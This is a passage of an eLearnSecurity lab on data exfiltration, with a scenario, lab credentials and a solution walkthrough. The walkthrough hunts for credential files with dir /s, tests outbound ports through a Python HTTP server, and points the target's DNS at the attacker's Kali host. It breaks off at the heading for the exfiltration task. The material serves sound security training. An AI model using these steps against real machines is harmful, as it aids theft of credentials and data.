eLearnSecurity
Forging security professionals

DATA EXFILTRATION

PRELIMINARY SKILLS | SECTION 1 MODULE 2 | LAB #3

LAB

1. Scenario

A client gives you remote desktop access to a machine and wants you to identify all the possible ways an attacker can exfiltrate data (that is - if he was able to compromise this machine) **without changing any firewall setting**.

If you are unfamiliar with the term *exfiltration*, please refer to the link below.

https://attack.mitre.org/tactics/TA0010/

Note: This lab, should be performed from inside a Kali Linux, or other pentesting distribution, Virtual Machine.

2. Learning objectives

In this lab, you will learn how to:

- Assess firewall settings
- Leverage insufficiently secure firewall settings
- Encrypt interesting data and exfiltrate them using DNS
- Automatically identify all possible exfiltration ways

3. Recommended tools

- Kali Linux
- Packet Whisper (https://github.com/TryCatchHCF/PacketWhisper)
- Wireshark
- rdesktop (command line utility)
- Egress framework (https://labs.mwrinfosecurity.com/blog/egress-checking)

4. Network configuration & credentials

- Intranet Subnet: **172.16.91.0/24**
- Under-investigation machine's IP: **172.16.91.100**
- Connection Type: **RDP**
    - Use a Kali Linux or another penetration testing distribution virtual machine to connect to the **172.16.91.100** machine. You can do so by opening a terminal and executing the below:

```
rdesktop 172.16.91.100
```

- Credentials
    - Username: **AdminELS**
    - Password: **Nu3pmkfyX**

5. Tasks

Task 1: Connect to and scrutinize the 172.16.91.100 machine

Use the connection details documented in the **4.Network configuration & credentials** section to connect to the 172.16.91.100 machine.

- Inspect the 172.16.91.100 machine for any interesting files.
- Identify all the available scripting languages, which could assist you during your assessment.

Task 2: Identify if the 172.16.91.100 machine allows any of the commonly used ports outbound connectivity

It is not uncommon to find ports such as 80 (TCP), 443 (TCP), 8080 (TCP), 8443 (TCP) and 53 (UDP) being allowed outbound connectivity. Identify if any of those ports are allowed outbound connectivity by the 172.16.91.100 machine's firewall.

Hint: You can use a Python HTTP server or Wireshark (on your Kali machine) and the 172.16.91.100 machine's browser to help you with this task.

Task 3: Try to exfiltrate an interesting file

Try to exfiltrate any interesting file you identified in Task 1 and save it to your Kali machine. To do so, leverage the allowed outbound connectivity ports that you identified during Task 2.

Hints:

1. Oftentimes, professional penetration testers exfiltrate data via DNS requests to evade detection.
2. PacketWhisper is a great tool to perform DNS exfiltration

Task 4: Automate enumerating all the exfiltration paths and identify another one

Guessing or manually identifying exfiltration paths can be a tedious and time-consuming procedure.

Search for automated tools/frameworks that automate the process of identifying all the possible exfiltration paths and use one of them to identify an exfiltration path that is different than the one used in Task 3.

Hints:

1. https://github.com/stufus/egresscheck-framework.git is a nice solution to automatically enumerate all the possible exfiltration ways
2. Another port exists which is allowed outbound connectivity. This port is between 8500 and 9500 (TCP).

SOLUTIONS


Below, you can find solutions for each task. As a reminder, you can follow your own strategy, which may be different from the one explained in the following lab.

Task 1: Connect to and scrutinize the 172.16.91.100 machine

Once you are connected to the 172.16.91.100 machine, launch "cmd.exe" (press the **Windows key+r** and type cmd.exe). First, search for interesting files, such as *password.txt*, *credentials.txt,* etc. by executing the following:

```
cd /
dir /s /b passwords.txt
dir /s /b credentials.txt
```

You will see, that a *credentials.txt* file exists inside the *C:\Documents\Sensitive* directory. This file contains a username and password.



```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\AdminELS>cd /

C:\>dir /s /b passwords.txt
File Not Found

C:\>dir /s /b credentials.txt
C:\Documents\Sensitive\credentials.txt

C:\>
```


While you are still inside the Windows terminal (cmd.exe), also check if there are any scripting languages installed.

You can check for PowerShell and Python by executing the below commands:

```
python --version
```

```
powershell ls
```

You will then see the following:



```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\AdminELS>cd /

C:\>dir /s /b passwords.txt
File Not Found

C:\>dir /s /b credentials.txt
C:\Documents\Sensitive\credentials.txt

C:\>python --version
Python 2.7.13

C:\>powershell ls


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        1/16/2019   7:03 PM                Documents
d-----       10/30/2015   7:24 AM                PerfLogs
d-r---       12/15/2017   4:05 PM                Program Files
d-r---       12/15/2017   4:07 PM                Program Files (x86)
da----        1/12/2019   8:21 AM                Python27
d-r---        1/14/2019   7:06 PM                Users
d-----        1/14/2019   8:30 PM                Windows
d-----        1/14/2019   6:15 PM                Windows10Upgrade
-a----        11/1/2017   8:37 PM              2 install_log.txt
```

The successful execution of the above commands indicates that these scripting languages (Python and PowerShell) are actually installed (or allowed) on the 172.16.91.100 machine.

These scripting languages contain useful capabilities that can be leveraged by penetration testers during all phases of a penetration test.

More on that in just a bit…

Task 2: Identify if the 172.16.91.100 machine allows any of the commonly used ports outbound connectivity

To identify if the 172.16.91.100 machine allows any of the commonly used ports outbound connectivity, follow the procedures below.

For ports 80 (TCP), 443 (TCP), 8080 (TCP), 8443 (TCP) the procedure is as follows:

1. **Launch a Python server specifying the port of choice, in your Kali machine.**


In order to start a Python server, you need to launch a new terminal; go to a directory in Kali where you have files to be shared (for example */tmp*), and then type:

```
cd /tmp ← To navigate to the /tmp directory
python -m SimpleHTTPServer 8080
```

In this case, port 8080 is open and waiting for connections on your Kali machine, but you can specify any of the 1 – 65,535 ports you want.

As you can imagine, we will be testing if port 8080 (TCP) is allowed outbound internet connectivity by the 172.16.91.100 machine's firewall.

You should see something similar to the below screenshot:




```
root@0xluk3:/tmp # python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

2. **Identify the tap0 IP address of your Kali machine**

To see the tap0 IP of your Kali machine, open a new terminal and execute the following:

```
ifconfig
```

You should see something similar to the below.


```
root@0xluk3:/tmp # ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.8.171  netmask 255.255.255.0  broadcast 192.168.8.255
        inet6 fe80::20c:29ff:fe4d:1898  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:4d:18:98  txqueuelen 1000  (Ethernet)
        RX packets 790  bytes 187315 (182.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 491  bytes 81943 (80.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 22  bytes 1194 (1.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22  bytes 1194 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.91.16  netmask 255.255.255.0  broadcast 172.16.91.255
        inet6 fe80::3043:65ff:fe5d:bc79  prefixlen 64  scopeid 0x20<link>
        ether 32:43:65:5d:bc:79  txqueuelen 100  (Ethernet)
        RX packets 505  bytes 117467 (114.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 313  bytes 40755 (39.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


In this case, the tap0 IP is **172.16.91.16**. <u>It may be different in your case</u>.

3. **Launch a browser (i.e. - Edge) on the 172.16.91.100 machine and navigate to http://[tap0 Kali IP]:port_of_choice**

To do so, simply point the browser on the 172.16.91.100 machine to http://[tap0 Kali IP]:8080 (when testing if port 8080 is allowed outbound connectivity) and see if the served by the Python server page loads.


<u>If this is the case, the port is allowed outbound connectivity</u>. Otherwise, the firewall is blocking access to this specific port.

In the screenshot below, you should see something similar inside the Edge browser of the 172.16.91.100 machine.


Where to next?

http://172.16.91.16:8080

http://172.16.91.16:8080 Website



Directory listing for /

The website will present you with the files of the */tmp* directory (if any exist), where the Python server was started. If any files exist, you will be able to download them.


So far, port 8080 (TCP) is one of the ports that are allowed outbound connectivity.

To check ports 443 (TCP) and 8443 (TCP), perform steps 1 – 3, which are outlined above. Make sure you specify both the tap0 Kali IP and the port you are currently checking (which is bound by the Python Server) each time. You will identify that these ports are **not** allowed outbound connectivity.

For port 53 (UDP), the procedure is:

Note: If you were inside a real environment, you could simply launch Wireshark and see if you can "sniff" any DNS requests originating from the 172.16.91.100 machine. If this was the case, then port 53 (UDP) would have been allowed outbound connectivity.

Find below an example of such DNS requests (which are irrelevant to this lab, hence the unrelated IPs).



```
 1 0.000000    192.168.170.8    192.168.170.20   DNS    70 Standard query 0x1032  TXT google.com
 2 0.000530    192.168.170.20   192.168.170.8    DNS    98 Standard query response 0x1032  TXT
 3 4.005222    192.168.170.8    192.168.170.20   DNS    70 Standard query 0xf76f  MX google.com
 4 4.837355    192.168.170.20   192.168.170.8    DNS   298 Standard query response 0xf76f  MX 40 s
 5 12.817185   192.168.170.8    192.168.170.20   DNS    70 Standard query 0x49a1  LOC google.com
 6 12.956209   192.168.170.20   192.168.170.8    DNS    70 Standard query response 0x49a1
 7 20.824827   192.168.170.8    192.168.170.20   DNS    85 Standard query 0x9bbb  PTR 104.9.192.66
 8 20.825333   192.168.170.20   192.168.170.8    DNS   129 Standard query response 0x9bbb  PTR 66-
 9 92.189905   192.168.170.8    192.168.170.20   DNS    74 Standard query 0x75c0  A www.netbsd.org
10 92.238816   192.168.170.20   192.168.170.8    DNS    90 Standard query response 0x75c0  A 204.1
11 108.965135  192.168.170.8    192.168.170.20   DNS    74 Standard query 0xf0d4  AAAA www.netbsd.
12 109.202803  192.168.170.20   192.168.170.8    DNS   102 Standard query response 0xf0d4  AAAA 20

⊞ Frame 2: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
⊞ Ethernet II, Src: QuantaCo_32:41:8c (00:c0:9f:32:41:8c), Dst: AsustekC_b1:0c:ad (00:e0:18:b1:0c:ad)
⊞ Internet Protocol Version 4, Src: 192.168.170.20 (192.168.170.20), Dst: 192.168.170.8 (192.168.170.8)
⊞ User Datagram Protocol, Src Port: 53 (53), Dst Port: 32795 (32795)
⊟ Domain Name System (response)
```

In the context of this lab, you cannot "sniff" DNS requests due to virtualization restrictions. What you can do though, is change the 172.16.91.100 system's DNS settings and configure your Kali machine's tap0 IP as DNS server.


More specifically, to check if port 53 (UDP) is allowed outbound connectivity, execute the below:

1. **Run Wireshark on your Kali machine.**

To do so, open a new terminal and execute the below.

```
wireshark
```

In order to capture traffic from the lab's network, click on *Capture* and select *Options*, then you will click the "tap0" interface and finally press *Start* (as indicated in the screenshot below).



```
root@kali:~# cd /tmp
root@kali:/tmp# wireshark
```

root@kali: /tmp
File Edit View Search Terminal Help
The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Wireshark · Capture Interfaces
Input Output Options

Interface	Traffic	Link-layer Header	Promiscu	Snaple
eth0		Ethernet	✓	default
tap0		Ethernet	✓	defaul
any		Linux cooked	✓	default
Loopback: lo		Ethernet	✓	default
nflog		Linux netfilter log messages	✓	default
nfqueue		Raw IPv4	✓	default
usbmon1		DLT -1	✓	default
usbmon2		DLT -1	✓	default
Cisco remote capture: cisco		Remote capture dependent DLT	—	—
Random packet generator: randpkt		Generator dependent DLT	—	—
SSH remote capture: ssh		Remote capture dependent DLT	—	—


✓ Enable promiscuous mode on all interfaces

Capture filter for selected interfaces: Enter a capture filter ...

2. **Configure the DNS server on the 172.16.91.100 machine to point to your Kali machine's tap0 IP (the same as previously used).**

In order to change the DNS settings of the 172.16.91.100 machine, double click the *Ethernet0* shortcut that is present on the AdminELS user's Desktop and then:

- Select Properties
- Choose Internet Protocol Version 4



Ethernet0 Properties

Networking

Connect using:

Intel(R) 82574L Gigabit Network Connection

This connection uses the following items:


- ☑ Client for Microsoft Networks
- ☑ File and Printer Sharing for Microsoft Networks
- ☑ QoS Packet Scheduler
- ☑ Internet Protocol Version 6 (TCP/IPv6)
- ☑ Internet Protocol Version 4 (TCP/IPv4)
- ☑ Link-Layer Topology Discovery Mapper I/O Driver
- ☐ Microsoft Network Adapter Multiplexor Protocol

Description

Transmission Control Protocol/Internet Protocol. The default wide area network protocol that provides communication across diverse interconnected networks.

From the Internet Protocol Version 4 (TCP/IPv4) Properties window:

- Choose Properties
- Insert your Kali's tap0 IP address as preferred DNS and click OK


Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically
● Use the following IP address:

IP address:	172 . 16 . 91 . 100
Subnet mask:	255 . 255 . 255 . 0
Default gateway:	172 . 16 . 91 . 1


○ Obtain DNS server address automatically
● Use the following DNS server addresses:

Preferred DNS server:	172 . 16 . 91 . 16
Alternate DNS server:	. . .

☐ Validate settings upon exit

Launch a browser, and try to navigate to any page (e.g., google.com)

Now, go to your Kali machine where you have started Wireshark. Observe the DNS traffic issued by the 172.16.91.100 machine. You should see something similar to the screenshot below.


Capturing from tap0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
36	61.611453084	172.16.91.100	172.16.91.16	DNS	76	Standard query 0xdb64 A dns.msf
37	61.611469806	172.16.91.16	172.16.91.100	ICMP	104	Destination unreachable (Port u
38	62.622206259	172.16.91.100	172.16.91.16	DNS	76	Standard query 0xdb64 A dns.msf
39	62.622270368	172.16.91.16	172.16.91.100	ICMP	104	Destination unreachable (Port u
40	64.614025628	172.16.91.100	172.16.91.16	DNS	76	Standard query 0xdb64 A dns.msf
41	64.614044409	172.16.91.16	172.16.91.100	ICMP	104	Destination unreachable (Port u
42	68.617412999	172.16.91.100	172.16.91.16	DNS	76	Standard query 0xdb64 A dns.msf
43	68.617429571	172.16.91.16	172.16.91.100	ICMP	104	Destination unreachable (Port u

Such captured traffic means that the firewall allows DNS traffic outbound (port 53 UDP).

To summarize our activities thus far, we have identified that ports 8080 (TCP) and 53 (UDP) are allowed outbound connectivity.

Task 3: Try to exfiltrate an interesting file

